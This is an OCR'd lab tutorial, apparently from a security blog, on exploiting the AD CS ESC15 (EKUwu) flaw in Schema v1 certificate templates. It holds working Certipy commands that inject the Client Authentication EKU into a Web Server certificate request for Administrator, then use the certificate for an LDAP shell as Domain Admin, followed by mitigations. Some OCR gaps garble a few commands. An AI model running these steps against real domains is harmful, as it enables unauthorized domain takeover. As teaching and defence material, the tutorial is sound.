
ADCS ESC15 – Exploiting Template Schema v1

hackingarticles.in/adcs-esc15-exploiting-template-schema-v1

Raj July 12, 2025



The **ESC15 vulnerability** (EKUwu), affects **Active Directory Certificate Services (AD CS)**, allowing attackers to inject unauthorized **EKUs** (e.g., **Client Authentication**) into **Schema Version 1** templates. This flaw enables **privilege escalation**, bypassing security restrictions and granting unauthorized access. Organizations using AD CS must act quickly to mitigate this high risk **security issue**.

Table of Content

Overview the ESC15 Attack

ESC15 (EKUwu) is a post-compromise attack on **Active Directory Certificate Services (AD CS)**, exploiting a logic flaw in **Schema v1** certificate templates. This flaw occurs because the **Certificate Authority (CA)** doesn't properly enforce **Extended Key Usage (EKU)** restrictions.

Why is This Dangerous?

- **should only issue certificates with EKUs explicitly defined in the template.**
- But in **Schema v1 templates**, attackers can inject **arbitrary Application Policies (EKUs)** during enrollment (like Client Authentication).
- If successful, AD will issue a **fully trusted certificate**, allowing Kerberos PKINIT login as any user including Domain Admins.

Practical Impact

Even hardened environments may keep legacy v1 templates (e.g., Web Server, User), which are exploitable if:

- Attackers can **enroll certificates**
- Templates allow **“Supply in Request”**
- EKU injection isn’t blocked

Result: A low privileged user escalates to Domain Admin without touching passwords or hashes.

Note: Many orgs thought removing Web Enrollment or disabling SAN injection was enough. EKUwu proves that even “safe” v1 templates can become a privilege escalation vector if not audited.

What is Schema Version 1?

Schema Version 1 in is an older template format that defines certificate properties, like EKUs (Extended Key Usages), to control which users can request specific certificates.

ESC15 (EKUwu) takes advantage of a weakness in Schema Version 1. It lets attackers add unauthorized **Application Policy OIDs** (like Client Authentication) into certificate requests, skipping security checks. This allows users with low permissions to get certificates with higher access, leading to privilege escalation and access to sensitive systems.

Since Schema Version 1 is still common in older environments, many organizations remain vulnerable to this exploit.

Prerequisite

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux packed with tools
- Tools: **Certipy v2** (with ESC15 support)


Lab Setup

This post looks at setups where **Active Directory Certificate Services (AD CS)** is already running and templates like **Web Server** are being used. It talks about what happens after an attacker has already broken in and is using the existing system. The first step is to check the **CA** settings and make sure the conditions for **ESC15** are in place before starting the attack.

Before exploiting, confirm the **Web Server** template is enabled and that your user (raj in our cae) has **Enroll** permissions:

Firstly, on the CA server, open **Certification Authority**.


Then, expand your CA → Right-click **Certificate Templates** → **Manage**



In the Certificate Templates console:

Locate **Web Server**

Right-click → **Properties**




Under Web server Properties

Now, Go to **Security Tab**

Grant **Enroll** permission

Click **Apply** → **OK**



This permission allows raj to request certificates using the Web Server template critical for the upcoming EKUwu attack.

Enumeration & Exploitation

Now let's pivot to exploitation using the patched Certipy branch.

git clone -b esc15-ekuwu --single-branch https://github.com/dru1d-foofus/Certipy

This command clones the **Certipy** branch with **ESC15 (EKUwu)** support, using the –single-branch flag to only fetch the EKUwu branch and avoid unnecessary data, as the standard version of **Certipy** doesn't support EKU injection, whereas this patched branch by **dru1d-foofus** enables ESC15 exploitation.

```
┌──(root㉿kali)-[~]
└─# git clone -b esc15-ekuwu  --single-branch https://github.com/dru1d-foofus/Certipy
Cloning into 'Certipy' ...
remote: Enumerating objects: 640, done.
remote: Counting objects: 100% (287/287), done.
remote: Compressing objects: 100% (129/129), done.
remote: Total 640 (delta 200), reused 158 (delta 158), pack-reused 353 (from 1)
Receiving objects: 100% (640/640), 304.33 KiB | 1.31 MiB/s, done.
Resolving deltas: 100% (429/429), done.
```

After cloning the **Certipy** repository, running the installation command sets up **Certipy** locally, enabling the **ESC15 (EKUwu)** functionality for **template abuse** and **EKU injection**, which is essential for exploiting the vulnerability.

cd Certipy/
python3 setup.py install

```
┌──(root㉿kali)-[~]
└─# cd Certipy/

┌──(root㉿kali)-[~/Certipy]
└─# python3 setup.py install
running install
/usr/lib/python3/dist-packages/setuptools/_distutils/cmd.py:79: Set
!!
```


certipy find -u -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled

```
┌──(kali㉿kali)-[~]
└─$ certipy find -u 'raj@ignite.local' -p Password@1 -dc-ip 192.168.1.16 -vulnerable -enabled
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Trying to get CA configuration for 'ignite-DC1-CA' via CSRA
[!] Got error while trying to get CA configuration for 'ignite-DC1-CA' via CSRA: CASessionError: code: 0x800
[*] Trying to get CA configuration for 'ignite-DC1-CA' via RRP
[*] Got CA configuration for 'ignite-DC1-CA'
[*] Saved BloodHound data to '20250504183053_Certipy.zip'. Drag and drop the file into the BloodHound GUI fr
[*] Saved text output to '20250504183053_Certipy.txt'
[*] Saved JSON output to '20250504183053_Certipy.json'
```

This scan looks for templates that allow enrollment and finds possible **Schema v1** options. It also checks if the **Web Server** template is available and has settings that can be used in an attack.

Then, we'll examine the full details of the template, including the Schema version, EKUs (Extended Key Usages), and the individuals who are allowed to enroll. This helps us confirm that we can use the Web Server template for EKU injection and other actions.




certipy req -dc-ip 192.168.1.16 -ca ignite-DC1-CA -target-ip 192.168.1.16local -p 'Password@1' -template WebServer -upn Administrator@ignite.local --application-policies 'Client Authentication'

This command requests a certificate for , injecting the **Client Authentication EKU** which is not typically allowed by the **Web Server** template, exploiting the **ESC15** flaw where fails to sanitize EKU fields in **Schema v1**, resulting in a fully trusted certificate for **Kerberos authentication** as **Administrator**.

certipy auth -pfx administrator.pfx -dc-ip 192.168.1.16 -ldap-shell

This command uses the rogue certificate (**administrator.pfx**) to authenticate as **Administrator**, exploiting AD's trust in the injected EKU, granting **LDAP shell access** as **Domain Admin**.



Mitigation

- Remove old Schema v1 templates so they can't be used.
- Move old templates to the newer **Schema v2** format
- Make sure the CA settings strictly check EKUs
- Regularly check given certificates for unusual EKUs
- Patch to mitigate EKU injection (**CVE-2024-49019**, Nov 2024)

Author: MD Aslam drives security excellence and mentors teams to strengthen security across products, networks, and organizations as a dynamic Information Security leader. Contact **here**